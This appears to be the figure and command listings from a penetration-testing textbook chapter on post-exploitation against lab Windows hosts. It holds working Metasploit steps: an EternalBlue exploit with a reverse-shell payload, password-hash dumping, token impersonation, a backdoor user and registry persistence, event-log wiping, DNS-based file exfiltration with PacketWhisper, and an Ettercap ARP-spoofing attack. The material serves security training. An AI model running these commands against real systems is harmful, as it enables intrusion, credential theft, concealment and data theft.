Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 9.3 – Determining user privileges

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
```

Figure 9.4 – Extracting password hashes from the SAM file

```
meterpreter > ps

Process List
============

PID   PPID  Name                  Arch  Session  User                    Path
---   ----  ----                  ----  -------  ----                    ----
0     0     [System Process]
4     0     System                x64   0
256   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM     \SystemRoot\System32\smss.exe
332   312   csrss.exe             x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\csrss.exe
372   312   wininit.exe           x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\wininit.exe
384   364   csrss.exe             x64   1        NT AUTHORITY\SYSTEM     C:\Windows\system32\csrss.exe
420   364   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM     C:\Windows\system32\winlogon.exe
468   372   services.exe          x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\services.exe
476   372   lsass.exe             x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\lsass.exe
484   372   lsm.exe               x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\lsm.exe
```

Running processes on the target system

Figure 9.5 – Viewing running processes

```
meterpreter > run post/windows/manage/migrate

[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (1076)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1976
[+] Successfully migrated into process 1976
meterpreter >
```

Figure 9.6 – Migrating processes

```
meterpreter > upload /home/kali/vncviewer.exe c:\\
[*] uploading  : /home/kali/vncviewer.exe → c:\
[*] uploaded   : /home/kali/vncviewer.exe → c:\\vncviewer.exe
meterpreter >
```

Figure 9.7 – Uploading a file

```
meterpreter > shell
Process 4560 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Figure 9.8 – Spawning the Windows native shell

```
C:\>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is EC12-BBA8

 Directory of C:\

07/18/2021  02:20 AM    <DIR>          glassfish
07/18/2021  02:15 AM    <DIR>          inetpub
07/18/2021  02:39 AM                 0 jack_of_diamonds.png
07/18/2021  02:39 AM    <DIR>          startup
07/18/2021  02:23 AM    <DIR>          tools
07/18/2021  02:16 AM    <DIR>          Users
08/06/2021  08:53 AM           367,616 vncviewer.exe
07/18/2021  02:22 AM    <DIR>          wamp
07/18/2021  02:39 AM    <DIR>          Windows
10/07/2015  06:22 PM               226 __Argon__.tmp
               6 File(s)        368,151 bytes
              13 Dir(s)  48,141,541,376 bytes free
```

Figure 9.9 – Interacting with the Windows native shell

```
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
[*] Downloading: c:\jack_of_diamonds.png -> /home/kali/jack_of_diamonds.png
[*] download    : c:\jack_of_diamonds.png -> /home/kali/jack_of_diamonds.png
```

Figure 9.10 – Downloading files

```
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 9.11 – Performing privilege escalation

```
meterpreter > list_tokens -u

Delegation Tokens Available
============================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON
```

Figure 9.12 – Viewing tokens

```
meterpreter > list_tokens -u

Delegation Tokens Available
============================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON
VAGRANT-2008R2\Administrator
```

Figure 9.13 – Observing impersonation tokens

```
meterpreter > impersonate_token VAGRANT-2008R2\\Administrator
[-] No delegation token available
[+] Successfully impersonated user VAGRANT-2008R2\Administrator
meterpreter >
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter >
```

Figure 9.14 – Impersonating another user

```
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter >
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] incognito_list_tokens: Operation failed: Access is denied.
meterpreter >
```

Figure 9.15 – Unable to view tokens as the administrator

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
meterpreter > list_tokens -u

Delegation Tokens Available
============================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON
```

Figure 9.16 – Escalating privileges

```
meterpreter > shell
Process 3924 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
vagrant-2008r2\vagrant

C:\Windows\system32>net user pentester password1 /add
net user pentester password1 /add
The command completed successfully.


C:\Windows\system32>
```

Figure 9.17 – Creating a new user

```
meterpreter > background
[*] Backgrounding session 1...
msf6 > 
```

Figure 9.18 – Backgrounding the Meterpreter session

```
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against VAGRANT-2008R2 via session ID: 1
[*] Persistent VBS script written on VAGRANT-2008R2 to C:\Windows\TEMP\X6AWNcIg.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nmFsvBDU
[*] Installed autorun on VAGRANT-2008R2 as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nmFsvBDU
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/VAGRANT-2008R2_20210806.2408/VAGRANT-2008R2_20210806.2408.rc
```

Figure 9.19 – Launching a persistence payload

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.20:87
[*] 172.30.1.21 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (175174 bytes) to 172.30.1.21
[*] Session ID 2 (172.30.1.20:87 -> 172.30.1.21:49229) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: WTFelz.exe (4740)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 800
[+] Successfully migrated into process 800
[*] Meterpreter session 2 opened (172.30.1.20:87 -> 172.30.1.21:49229) at 2021-08-06 11:33:04 -0400

meterpreter > 
```

Figure 9.20 – Receiving a callback session




Figure 9.21 – Penetration testing lab topology

```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    10.11.12.1       08:00:27:af:c3:a0  19
    10.11.12.255     ff:ff:ff:ff:ff:ff  19
    172.30.1.1       08:00:27:ec:e7:d6  11
    172.30.1.20      08:00:27:9c:f5:48  11
    172.30.1.255     ff:ff:ff:ff:ff:ff  11
    224.0.0.22       00:00:00:00:00:00  1
```

Figure 9.22 – Viewing the ARP cache

```
meterpreter > ipconfig

Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:94:a4:89
MTU          : 1500
IPv4 Address : 172.30.1.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::ec85:165d:a4b5:c680
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 9.23 – Viewing IP addressing on Interface 11

```
Interface 19
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:0a:6c:01
MTU          : 1500
IPv4 Address : 10.11.12.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::11d0:91a4:8197:d027
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 9.24 – Discovering additional network adapters

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway      Metric  Interface
    ------           -------          -------      ------  ---------
    10.11.12.0       255.255.255.0    10.11.12.21  266     19
    10.11.12.21      255.255.255.255  10.11.12.21  266     19
    10.11.12.255     255.255.255.255  10.11.12.21  266     19
    127.0.0.0        255.0.0.0        127.0.0.1    306     1
    127.0.0.1        255.255.255.255  127.0.0.1    306     1
    127.255.255.255  255.255.255.255  127.0.0.1    306     1
    172.30.1.0       255.255.255.0    172.30.1.21  266     11
    172.30.1.21      255.255.255.255  172.30.1.21  266     11
    172.30.1.255     255.255.255.255  172.30.1.21  266     11
    224.0.0.0        240.0.0.0        127.0.0.1    306     1
```

Figure 9.25 – Checking the routing table

```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module (incompatible session platform: windows)
[*] Running module against VAGRANT-2008R2
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.11.12.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 172.30.1.0/255.255.255.0 from host's routing table.
meterpreter >
```

Figure 9.26 – Using the autoroute post-exploitation module

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.11.12.20:          - 10.11.12.20:80 - TCP OPEN
[*] 10.11.12.20:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 9.27 – Performing a port scan

```
meterpreter > clearev
[*] Wiping 494 records from Application...
[*] Wiping 1552 records from System...
[*] Wiping 1907 records from Security...
meterpreter >
```

Figure 9.28 – Clearing logs

```
kali@kali:~$ /usr/bin/exe2hex -x vncviewer.exe
[*] exe2hex v1.5.1
[i] Outputting to /home/kali/vncviewer.bat (BATch) and /home/kali/vncviewer.cmd (PoSh)
[+] Successfully wrote (BATch) /home/kali/vncviewer.bat
[+] Successfully wrote (PoSh) /home/kali/vncviewer.cmd
```

Figure 9.29 – Encoding files




Figure 9.30 – Reassembled file

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.29:4444
[*] Sending stage (175174 bytes) to 172.30.1.28
[*] Session ID 2 (172.30.1.29:4444 → 172.30.1.28:49680) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against BOB-PC
[*] Current server process: vncviewer.exe (1976)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 2724
[+] Successfully migrated into process 2724
[*] Meterpreter session 2 opened (172.30.1.29:4444 → 172.30.1.28:49680) at 2021-08-12 11:27:54 -0400

meterpreter >
```

Figure 9.31 – Obtaining a reverse shell




Figure 9.32 – Modifying the system variables

Figure 9.33 – Creating a sensitive file

Figure 9.34 – PacketWhisper main menu

```
=======  Select PacketWhisper Transfer Mode  =======

1) Random Subdomain FQDNs  (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs  (DNS may cache, but overcomes NAT)
3) [DISABLED] Common Website FQDNs    (DNS caching may block, NAT interferes)
4) Help

Selection: 1

Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3
```

Figure 9.35 – Selecting a transfer mode and ciphers

```
Preview a sample of cloaked file? (y/n): y

dp3pgq1pd9lar.cloudfront.net
du7ofjn9z22gm.cloudfront.net
dynmyw5w0vflo.cloudfront.net
dgkc2p8ym9p6r.cloudfront.net
dimoalr75075q.cloudfront.net
dimoaldnqw0il.cloudfront.net
dkxvd0v36jdm3.cloudfront.net
dnd4y0sm48c29.cloudfront.net
dnd4y02udnyn0.cloudfront.net
dnd4y0sw13g4l.cloudfront.net
dnd4y02888ic3.cloudfront.net
dnd4y0w5iewg4.cloudfront.net
dnd4y03uyufuo.cloudfront.net
d9rdxzaykpoxa.cloudfront.net
dwmnmqi0dgtua.cloudfront.net
dal3ttohesog2.cloudfront.net
dxxgka5syrwps.cloudfront.net
dp3pgq7lh3vtq.cloudfront.net
dt9as12oxdzbo.cloudfront.net
dnd4y0vydcp2q.cloudfront.net
```

Figure 9.36 – Previewing the cloaked data

```
Begin PacketWhisper transfer of cloaked file? (y/n): y

Select time delay between DNS queries:

1) Half-Second (Recommended, slow but reliable)
2) 5 Seconds (Extremely slow but stealthy)
3) No delay (Faster but loud, risks corrupting payload)

Selection (default = 1): 1
```

Figure 9.37 – Starting the data exfiltration

```
Administrator: Command Prompt - python packetWhisper.py
*** UnKnown can't find dnd4y0lxum0xn.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0oj9zjyx.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0uvg9kj7.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0prfebzl.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0e6q8i0d.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0ryg8t7f.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0b2vgkd3.cloudfront.net: No response from server
*** UnKnown can't find dgblebzbqgfxd.cloudfront.net: No response from server
*** UnKnown can't find dnd4y09398nfn.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0hzrlgqc.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0coyth9r.cloudfront.net: No response from server
*** UnKnown can't find dnd4y0o9u7ilz.cloudfront.net: No response from server
*** UnKnown can't find d12aanh7u8930.cloudfront.net: No response from server
*** UnKnown can't find dbv4vgbhbolnt.cloudfront.net: No response from server
*** UnKnown can't find d9a648fom4m3y.cloudfront.net: No response from server
*** UnKnown can't find dtmvzi42xjjj5.cloudfront.net: No response from server
*** UnKnown can't find dp3pgq6k68jyi.cloudfront.net: No response from server
*** UnKnown can't find dp2hkw9shjm9q.cloudfront.net: No response from server
*** UnKnown can't find dgblebjlypall.cloudfront.net: No response from server
*** UnKnown can't find dkx21q8hly5pf.cloudfront.net: No response from server
*** UnKnown can't find dzk09znaen40v.cloudfront.net: No response from server
*** UnKnown can't find dp2hkw6gvldlf.cloudfront.net: No response from server
*** UnKnown can't find dpa7rnjayesnc.cloudfront.net: No response from server
```

Figure 9.38 – Data exfiltration via DNS messages

Source	Destination	Protocol	Length	Info
172.30.1.21	172.30.1.29	DNS	84	Standard query 0x0001 PTR 29.1.30.172.in-addr.arpa
172.30.1.29	172.30.1.21	ICMP	112	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0002 A dnd4y0iz5sewm.cloudfront.net
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0003 AAAA dnd4y0iz5sewm.cloudfront.net
172.30.1.29	172.30.1.21	ICMP	116	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0004 A dnd4y0iz5sewm.cloudfront.net
172.30.1.29	172.30.1.21	ICMP	116	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0005 AAAA dnd4y0iz5sewm.cloudfront.net
172.30.1.21	172.30.1.29	DNS	84	Standard query 0x0001 PTR 29.1.30.172.in-addr.arpa
172.30.1.29	172.30.1.21	ICMP	112	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0002 A dnd4y0zt2wb7t.cloudfront.net
172.30.1.29	172.30.1.21	ICMP	116	Destination unreachable (Port unreachable)
172.30.1.21	172.30.1.29	DNS	88	Standard query 0x0003 AAAA dnd4y0zt2wb7t.cloudfront.net

Figure 9.39 – DNS messages on Wireshark

```
=== PacketWhisper Main Menu ===

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 2
```

Figure 9.40 – Extracting a file

```
=== Extract & Decloakify a Cloaked File ===

IMPORTANT: Be sure the file is actually in PCAP format.
If you used Wireshark to capture the packets, there's
a chance it was saved in 'PCAP-like' format, which won't
here. If you have problems, be sure that tcpdump/WinDump
can read it manually:   tcpdump -r myfile.pcap

Enter PCAP filename: capture_file.pcap
```

Figure 9.41 – Setting the PCAP file

```
What OS are you currently running on?

1) Linux/Unix/MacOS
2) Windows

Select OS [1 or 2]: 1
reading from file capture_file.pcap, link-type EN10MB (Ethernet),
```

Figure 9.42 – Selecting the operating system

```
======= Select PacketWhisper Cipher Used For Transfer =======

1) Random Subdomain FQDNs  (example: d1z2mqljlzjs58.cloudfront.net)
2) Unique Repeating FQDNs  (example: John.Whorfin.yoyodyne.com)
3) [DISABLED] Common Website FQDNs    (example: www.youtube.com)

Selection: 1
```

Figure 9.43 – Choosing the cipher

```
Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3

Extracting payload from PCAP using cipher: ciphers/subdomain_randomizer_scripts/cloudfront_prefixes

Save decloaked data to filename (default: 'decloaked.file'):

File 'cloaked.payload' decloaked and saved to 'decloaked.file'

Press return to continue ...
```

Figure 9.44 – Decoding the cloaked file

```
kali@kali:~/PacketWhisper$ cat decloaked.file
Administrator
Vagrant
Test
```

Figure 9.45 – Viewing the decloaked file




Figure 9.46 – Normal network communication




Figure 9.47 – Gratuitous ARP messages




Figure 9.48 – MITM attack




Figure 9.49 – MITM attack using Ettercap

Source	Destination	Protocol	Length	Info
172.30.1.21	172.30.1.24	HTTP	486	GET / HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	452	HTTP/1.1 304 Not Modified
172.30.1.21	172.30.1.24	HTTP	524	GET /index.css HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	450	HTTP/1.1 304 Not Modified
172.30.1.21	172.30.1.24	HTTP	529	GET /jquery.min.js HTTP/1.1
172.30.1.21	172.30.1.24	HTTP	535	GET /animatedcollapse.js HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	452	HTTP/1.1 304 Not Modified
172.30.1.24	172.30.1.21	HTTP	452	HTTP/1.1 304 Not Modified
172.30.1.21	172.30.1.24	HTTP	533	GET /images/owasp.png HTTP/1.1
172.30.1.21	172.30.1.24	HTTP	535	GET /images/Knob_Add.png HTTP/1.1
172.30.1.21	172.30.1.24	HTTP	534	GET /images/mandiant.png HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	427	HTTP/1.1 304 Not Modified
172.30.1.24	172.30.1.21	HTTP	428	HTTP/1.1 304 Not Modified
172.30.1.24	172.30.1.21	HTTP	429	HTTP/1.1 304 Not Modified

Figure 9.50 – Capturing network packets

```
C:\Users\vagrant>arp -a

Interface: 172.30.1.21 --- 0xb
  Internet Address      Physical Address      Type
  172.30.1.1            08-00-27-ec-ff-e8     dynamic
  172.30.1.24           08-00-27-9c-f5-48     dynamic
  172.30.1.29           08-00-27-9c-f5-48     dynamic
  172.30.1.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
```

Figure 9.51 – Windows host ARP cache

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.29  netmask 255.255.255.0  broadcast 172.30.1.255
        ether 08:00:27:9c:f5:48  txqueuelen 1000  (Ethernet)
        RX packets 396  bytes 167598 (163.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 329  bytes 149934 (146.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 9.52 – Verifying the MAC address of Kali Linux

Code and Commands

```
kali@kali:~$ sudo msfconsole

msf6 > use exploit/windows/smb/ms17_010_eternalblue

msf6 exploit(windows/smb/ms17_010_eternalblue) > set
payload windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS
172.30.1.21

msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST
172.30.1.20

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Command 9.1

```
meterpreter > run post/windows/manage/migrate
```

Command 9.2

```
meterpreter > upload /home/kali/vncviewer.exe c:\\
```

Command 9.3

```
C:\Windows\system32> cd\

C:\> dir
```

Command 9.4

```
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
```

Command 9.5

```
meterpreter > use incognito
```

Command 9.6

```
meterpreter > list_tokens -u
```

Command 9.7

```
meterpreter > impersonate_token VAGRANT-
2008R2\\Administrator
```

Command 9.8

```
meterpreter > run post/windows/manage/enable_rdp
```

Command 9.10

```
msf6 > use exploit/windows/local/persistence

msf6 exploit(windows/local/persistence) > set SESSION 1

msf6 exploit(windows/local/persistence) > set STARTUP
SYSTEM
```

Command 9.11

```
msf6 exploit(windows/local/persistence) > set LHOST
172.30.1.20

msf6 exploit(windows/local/persistence) > set LPORT 87

msf6 exploit(windows/local/persistence) > exploit
```

Command 9.12

```
msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) > set payload
windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set AutoRunScript
post/windows/manage/migrate

msf6 exploit(multi/handler) > set LHOST 172.30.1.20

msf6 exploit(multi/handler) > set LPORT 87

msf6 exploit(multi/handler) > exploit
```

Command 9.13

```
meterpreter > run post/multi/manage/autoroute
```

Command 9.14

```
msf6 > use auxiliary/scanner/portscan/tcp

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS
10.11.12.0/24

msf6 auxiliary(scanner/portscan/tcp) > set PORTS 80

msf6 auxiliary(scanner/portscan/tcp) > run
```

Command 9.15

```
kali@kali:~$ /usr/bin/exe2hex -x vncviewer.exe
```

Command 9.16

```
kali@kali:~$ sudo msfconsole

msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) > set payload
windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set AutoRunScript
post/windows/manage/migrate

msf6 exploit(multi/handler) > set LHOST 172.30.1.29

msf6 exploit(multi/handler) > exploit
```

Command 9.17

```
kali@kali:~$ python3 -m http.server 8080
```

Command 9.18

```
kali@kali:~$ git clone https://github.com/TryCatchHCF/PacketWhisper

kali@kali:~$ wget
https://github.com/TryCatchHCF/PacketWhisper/archive/refs/heads/master.zip
```

Command 9.19

```
kali@kali:~$ python3 -m http.server 8080
```

Command 9.20

```
C:\Users\vagrant> cd
C:\Users\vagrant\Downloads\master\PacketWhisper-master
```

Command 9.21

```
C:\Users\vagrant\Downloads\master\PacketWhisper-master>
python packetWhisper.py
```

Command 9.22

```
kali@kali:~$ cd PacketWhisper

kali@kali:~/PacketWhisper$ python packetWhisper.py
```

Command 9.23

```
kali@kali:~$ sudo ettercap -i eth1 -T -q -S -M arp:remote
/172.30.1.24// /172.30.1.21//
```

Command 9.24

Further reading

To learn more on the subject, check out the following resources:

- Vulnerabilities in the application and transport layers: https://hub.packtpub.com/vulnerabilities-in-the-application-and-transport-layer-of-the-tcp-ip-stack/
- PTES post-exploitation: http://www.pentest-standard.org/index.php/Post_Exploitation
- MITM attacks: https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/

Chapter 10

Technical requirements

